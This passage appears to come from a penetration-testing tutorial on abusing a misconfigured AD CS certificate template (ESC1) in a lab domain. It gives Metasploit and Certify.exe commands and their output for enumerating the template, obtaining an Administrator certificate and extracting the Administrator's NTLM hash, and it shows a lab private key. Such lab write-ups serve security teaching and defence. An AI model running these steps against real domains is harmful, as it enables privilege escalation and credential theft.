
Step 1: Enumerating AD CS misconfigurations

Before attacking, enumerate certificate templates to check for misconfigurations. Metasploit’s ldap_esc_vulnerable_cert_finder automates the process of finding misconfigured certificate templates that allow privilege escalation.

Start Metasploit and load the LDAP enumeration module.

msfconsole
use auxiliary/gather/ldap/ldap_esc_vulnerable_cert_finder
set RHOSTS 192.168.1.48
set DOMAIN ignite.local
set USERNAME aarti
set PASSWORD Password@1
run

- The RHOSTS is the Domain Controller’s IP address.
- The DOMAIN is the target Active Directory domain
- The USERNAME & PASSWORD are for a low-privileged AD user.



```
msf6 > use auxiliary/gather/ldap_esc_vulnerable_cert_finder
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set rhosts 192.168.1.48
rhosts ⇒ 192.168.1.48
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set username aarti
username ⇒ aarti
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set password Password@1
password ⇒ Password@1
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set domain ignite.local
domain ⇒ ignite.local
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > run
[*] Running module against 192.168.1.48

[*] Discovering base DN automatically
[!] Couldn't find any vulnerable ESC13 templates!
[+] Template: Custom_ESC1
[*]   Distinguished Name: CN=Custom_ESC1,CN=Certificate Templates,CN=Public Key Services,CN=S
[*]   Manager Approval: Disabled
[*]   Required Signatures: 0
[+]   Vulnerable to: ESC1
[*]   Notes: ESC1: Request can specify a subjectAltName (msPKI-Certificate-Name-Flag) and EKU
[*]   Certificate Template Enrollment SIDs:
[*]     * S-1-5-21-3167649272-2694697299-2510499829-513 (Domain Users)
[*]     * S-1-5-21-3167649272-2694697299-2510499829-512 (Domain Admins)
[*]     * S-1-5-21-3167649272-2694697299-2510499829-519 (Enterprise Admins)
[+]   Issuing CA: ignite-DC1-CA (DC1.ignite.local)
[*]     Enrollment SIDs:
[*]       * S-1-5-11 (Authenticated Users)
[*]       * S-1-5-21-3167649272-2694697299-2510499829-519 (Enterprise Admins)
[*]       * S-1-5-21-3167649272-2694697299-2510499829-512 (Domain Admins)
[*] Auxiliary module execution completed
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > 
```

The module will check misconfigured certificate templates.


Look for:”Domain Users” can enroll

Once a vulnerable template is found, we can request a certificate as Administrator.

Step 2: Requesting certificates for privilege escalation

Load the Certificate Request Module

use auxiliary/admin/dcerpc/icpr_cert
set rhosts 192.168.1.48
set smbuser aarti
set smbpass Password@1
set CA ignite-DC1-CA
set cert_template Custom_ESC1
set smbdomain ignite.local
run



```
msf6 > use auxiliary/admin/dcerpc/icpr_cert
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/dcerpc/icpr_cert) > set rhosts 192.168.1.48
rhosts ⇒ 192.168.1.48
msf6 auxiliary(admin/dcerpc/icpr_cert) > set smbuser aarti
smbuser ⇒ aarti
msf6 auxiliary(admin/dcerpc/icpr_cert) > set smbpass Password@1
smbpass ⇒ Password@1
msf6 auxiliary(admin/dcerpc/icpr_cert) > set CA ignite-DC1-CA
CA ⇒ ignite-DC1-CA
msf6 auxiliary(admin/dcerpc/icpr_cert) > set cert_template Custom_ESC1
cert_template ⇒ Custom_ESC1
msf6 auxiliary(admin/dcerpc/icpr_cert) > set smbdomain ignite.local
smbdomain ⇒ ignite.local
msf6 auxiliary(admin/dcerpc/icpr_cert) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:445 - The requested certificate was issued.
[*] 192.168.1.48:445 - Certificate UPN: administrator@ignite.local
[*] 192.168.1.48:445 - Certificate Policies:
[*] 192.168.1.48:445 -   * 1.3.6.1.5.5.7.3.2 (Client Authentication)
[*] 192.168.1.48:445 - Certificate stored at: /root/.msf4/loot/20250108132859_default_192.168.1.48_windows.ad.cs_493919.pfx
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/icpr_cert) >
```


This requests a Kerberos authentication certificate for Administrator.

If successful, a .pfx certificate file is saved.

Step 3: Using certificates for Pass-the-Certificate (PtC) attacks

Load the kerberos Module

use auxiliary/admin/kerberos/get_ticket
set rhosts 192.168.1.48
set domain ignite.local
set action GET_HASH
set username administrator
set cert_file
/root/.msf4/loot/20250108132859_default_192.168.1.48_windows..cs_493919.pfx
run



```
msf6 > use auxiliary/admin/kerberos/get_ticket
[*] Using action GET_HASH - view all 3 actions with the show actions command
msf6 auxiliary(admin/kerberos/get_ticket) > set rhosts 192.168.1.48
rhosts ⇒ 192.168.1.48
msf6 auxiliary(admin/kerberos/get_ticket) > set domain ignite.local
domain ⇒ ignite.local
msf6 auxiliary(admin/kerberos/get_ticket) > set action GET_HASH
action ⇒ GET_HASH
msf6 auxiliary(admin/kerberos/get_ticket) > set username administrator
username ⇒ administrator
msf6 auxiliary(admin/kerberos/get_ticket) > set cert_file /root/.msf4/loot/20250108132859_default_192.168.1.48_
cert_file ⇒ /root/.msf4/loot/20250108132859_default_192.168.1.48_windows.ad.cs_493919.pfx
msf6 auxiliary(admin/kerberos/get_ticket) > run
[*] Running module against 192.168.1.48

[+] 192.168.1.48:88 - Received a valid TGT-Response
[*] 192.168.1.48:88 - TGT MIT Credential Cache ticket saved to /root/.msf4/loot/20250108133115_default_192.168.
[*] 192.168.1.48:88 - Getting NTLM hash for administrator@ignite.local
[+] 192.168.1.48:88 - Received a valid TGS-Response
[*] 192.168.1.48:88 - TGS MIT Credential Cache ticket saved to /root/.msf4/loot/20250108133115_default_192.168.
[+] Found NTLM hash for administrator: aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
[*] Auxiliary module execution completed
```

Uses NTLM hash authentication to move laterally with your favourite techniques and tools.


Method 3 : Certipy.exe

Step 1: Vulnerable Certificate Template Existence

When logged in with any user belonging to the **Domain Users** group, such as the **aarti** user in this case, you can use your preferred tools to confirm the presence of a vulnerable template. In this Case to do this, run the following command using **Certify.exe** — a Windows tool that helps enumerate and exploit AD CS vulnerabilities. The command listed below will display all certificate templates and flag any misconfigurations.

Run the command

certify.exe find /vulnerable /currentuser



```
PS C:\Users\aarti> cd .\Downloads\
PS C:\Users\aarti\Downloads> .\Certify.exe find /vulnerable /currentuser

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[*] Using current user's unrolled group SIDs for vulnerability checks.
[*] Using the search base 'CN=Configuration,DC=ignite,DC=local'

[*] Listing info about the Enterprise CA 'ignite-DC1-CA'

    Enterprise CA Name              : ignite-DC1-CA
    DNS Hostname                    : DC1.ignite.local
    FullName                        : DC1.ignite.local\ignite-DC1-CA
    Flags                           : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
    Cert SubjectName                : CN=ignite-DC1-CA, DC=ignite, DC=local
    Cert Thumbprint                 : D91E5F70CFA4DBCE88C559BE5E29A2741B41689F
    Cert Serial                     : 7264979E6EF41C90477943E8F42465CB
    Cert Start Date                 : 1/7/2025 2:48:49 AM
    Cert End Date                   : 1/7/2030 2:58:49 AM
    Cert Chain                      : CN=ignite-DC1-CA,DC=ignite,DC=local
    UserSpecifiedSAN                : Disabled
    CA Permissions                  :
      Owner: BUILTIN\Administrators        S-1-5-32-544

      Access Rights                                     Principal

      Allow  Enroll                                     NT AUTHORITY\Authenticated UsersS-1-5-11
      Allow  ManageCA, ManageCertificates               BUILTIN\Administrators        S-1-5-32-544
      Allow  ManageCA, ManageCertificates               IGNITE\Domain Admins          S-1-5-21-3167649272-2694697299-2
      Allow  ManageCA, ManageCertificates               IGNITE\Enterprise Admins      S-1-5-21-3167649272-2694697299-2
    Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

    CA Name                               : DC1.ignite.local\ignite-DC1-CA
    Template Name                         : Custom_ESC1
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : NONE
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication
    mspki-certificate-application-policy  : Client Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : IGNITE\Domain Admins          S-1-5-21-3167649272-2694697299-2510499829-512
                                      IGNITE\Domain Users           S-1-5-21-3167649272-2694697299-2510499829-513
                                      IGNITE\Enterprise Admins      S-1-5-21-3167649272-2694697299-2510499829-519

      Object Control Permissions
        Owner                       : IGNITE\Administrator          S-1-5-21-3167649272-2694697299-2510499829-500
        WriteOwner Principals       : IGNITE\Administrator          S-1-5-21-3167649272-2694697299-2510499829-500
                                      IGNITE\Domain Admins          S-1-5-21-3167649272-2694697299-2510499829-512
                                      IGNITE\Enterprise Admins      S-1-5-21-3167649272-2694697299-2510499829-519
        WriteDacl Principals        : IGNITE\Administrator          S-1-5-21-3167649272-2694697299-2510499829-500
                                      IGNITE\Domain Admins          S-1-5-21-3167649272-2694697299-2510499829-512
                                      IGNITE\Enterprise Admins      S-1-5-21-3167649272-2694697299-2510499829-519
        WriteProperty Principals    : IGNITE\Administrator          S-1-5-21-3167649272-2694697299-2510499829-500
                                      IGNITE\Domain Admins          S-1-5-21-3167649272-2694697299-2510499829-512
                                      IGNITE\Enterprise Admins      S-1-5-21-3167649272-2694697299-2510499829-519
```


You can also find for ENROLLEE_SUPPLIES_SUBJECT flag little down which confirms your template vulnerable to the attack.

Step 2: Request a Certificate as Administrator

Once we identify a vulnerable template, request a certificate for Administrator.

Fire up the command as

certify.exe request /ca:DCI.ignite.localignite-DC1-CA /template:Custom_ESC1 /altname:ignite.localadministrator




```
Certify completed in 00:00:00.7935537
PS C:\Users\aarti\Downloads> .\Certify.exe request /ca:DC1.ignite.local\ignite-DC1-CA /template:Custom_ESC1 /altname:ignite.local\administrator

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : IGNITE\aarti
[*] No subject name specified, using current context as subject.

[*] Template                : Custom_ESC1
[*] Subject                 : CN=aarti, CN=Users, DC=ignite, DC=local
[*] AltName                 : ignite.local\administrator

[*] Certificate Authority   : DC1.ignite.local\ignite-DC1-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 9

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA0vk/fGpXE5paM8Rr9NbfLsv0CfxsoHCP2d+ETh7W1ZZ5O2QM
dxHTf0clj5CZozHk/IJpTFih3cgM4qcqCTyWqJDmTx+EQmt2jarrsCrWb21R4IV2
JtHubHYGaqPnJFiXpVYpijZYOiETC9jC24/+ybdWFcPI9QZ/w4S/Wqf/BCxkNQfN
TwCG31pOZ8krI+z2KlHwgIRGiaxQx4/8LRSQ3sl2WDSmI+ohCGzkQwJHjs7wXDqY
ybgj/cHBmFphP4efCg47iWJSLvVfNTCvLmZYSrtpMZEZnWSZFtjdJUPSk6EGEw3P
4Q7O7HNEE1jSBvhPwZw45Q44OPZ46cmcnzw9nQIDAQABAoIBAQCk2lJ7W3TTQoc9
cDyTQtt+a6wzqWUQMSSWsItnp71jhIOJZOJAoFNNX0DAX9NNrA0sKpMxLwi8jjdT
XCACu69V5HOyXAQzClnG9UnZjH+m7htOf7sFNoFBizAUYCKbSgalESDAeRqTwYhq
d2Q7wNbstC+2Lhh3Li7jjnUf16nzjXi18xjHlPWfZW+rH6YxPZGO7wmE+CwoR4Mj
Torw3qAkFRnCwI2HknSFGDyKXoqDvMtZhqkLsfnl4tlzhKFYOemGbk+cHTvS5qzl
ZcCz5GtKlJus7B8BfYeXeCARtaTL3jQDyICzinmNnDB+5I+Ju2QKAn4PKlP+IjgR
Tvold/VZAoGBAPW1Ou4Qyzfifx7/MTxWtyrwlXA/TufdFBExBBvhJHe3IkhcrcSG
C+M5sfHC3eXxC6OQ7s92N5KuGiH/O1RGlJKeBAv4b6xyrI9V5YeWpGoy+DbFry17
3CFl+ZgkmW4FMwVxtiN1VmwNcDf0TfErAPkAlntg7eNPBxdogx+zvtoDAoGBANvP
jkApIjdcTYan+Xoo8YNghplo5vrAX1zHPQzhgDcONjjzfKRT+P7pfcLTq57XyPaj
rHmFHg8TyGFduoa8AUl36IWtYMlEk0dJ3phpnGbGNXu9TDEmQm0CDDaL1wBl+4uf
h7WPA/wEqnRBaRZ6MMx+dnfKnE/K4U14pE1oLMffAoGABAAWXIfjdx516WBIQe47
fzR5imFNfJLp37nHklihCl3t7fWsUpXIHcPztLbye+rnwJr8eF45W2cAP+t1Wlrn
OldGQ5eg4dLgIllIqmN2e9AmoGWpi3kHxXduj96QrOzivsTyLTOc25eAazjMCBAm
LOeoi4uxc9D2kZf/AoYfplcCgYEAmytSCAkBloMaV0yM2Ke+lje1zOY46BqVNzGO
72Dg2fy2Wk3IV1jQFWNO3BIAvQknXLT+NGq8ZXhZpCI+Yo6lee+jvXo/MNWwAksr
T/x95C9X4honhyqzCbDAXmEpTaawhEgBzTFAZtAEZD0oqi1n9XPwvW/SGKHnmoDn
u5Omv5ECgYEAysdt0ITFZDBNWa8OrXI8JQo05i8ArdPKrmi/+ZOVU9ERuv9R7i/E
wBU56t/7eZi9PzE6pckcHSSF90tS2/U6hqRucn7Br8X9LfKZ9d0B1MQtA1YdDf2q
OISynoGNWD8TYnO2krjPc+uT1BM+tLIE7/nBB8i7yh5sjv2E8hxMtVQ=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIFrzCCBJegAwIBAgITbgAAAAkdXtbwouYEbwAAAAAACTANBgkqhkiG9w0BAQsF
ADBHMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFjAUBgoJkiaJk/IsZAEZFgZpZ25p
dGUxFjAUBgNVBAMTDWlnbml0ZS1EQzEtQ0EwHhcNMjUwMTA4MTgzMzAwWhcNMjYw
MTA4MTgzMzAwWjBPMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxFjAUBgoJkiaJk/Is
ZAEZFgZpZ25pdGUxDjAMBgNVBAMTBVVzZXJzMQ4wDAYDVQQDEwVhYXJ0aTCCASIw
DQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANL5P3xqVxOaWjPEa/TW3y7L9An8
bKBwj9nfhE4e1tWWedNkDHcRO39HJY+QmaMx5PyCaUxYod3IDOKnKgk8lqiQ5k8f
hEJrdo2q67Aq1m9tUeCFdibR7mx2Bmqj5yRYl6VWKYo2WDohEwvYwtuP/sm3VhXD
yPUGf8OEv1qn/wQsZDUHzU8Aht9adGfJKyPs9ipR8ICERomsUMeP/C0UkN7Jdlg0
piPqIQhs5EMCR47O8Fw6mMm4I/3BwZhaYT+HnwoOO4liUi71XzUwry5mWEq7aTGR
GZ1kmRbY3SVD0pOhBhMNz+EO9OxzRBNY0gb4T8GcOOUOODj2eOnJnJ88PZ0CAwEA
```

Requests a certificate and saves it as a .pfx file (e.g., cert.pfx). You can use tools of your choice or same certify.exe tool to save the requested certificate here we move with the tool openssl to export the certificate

Launch the command as

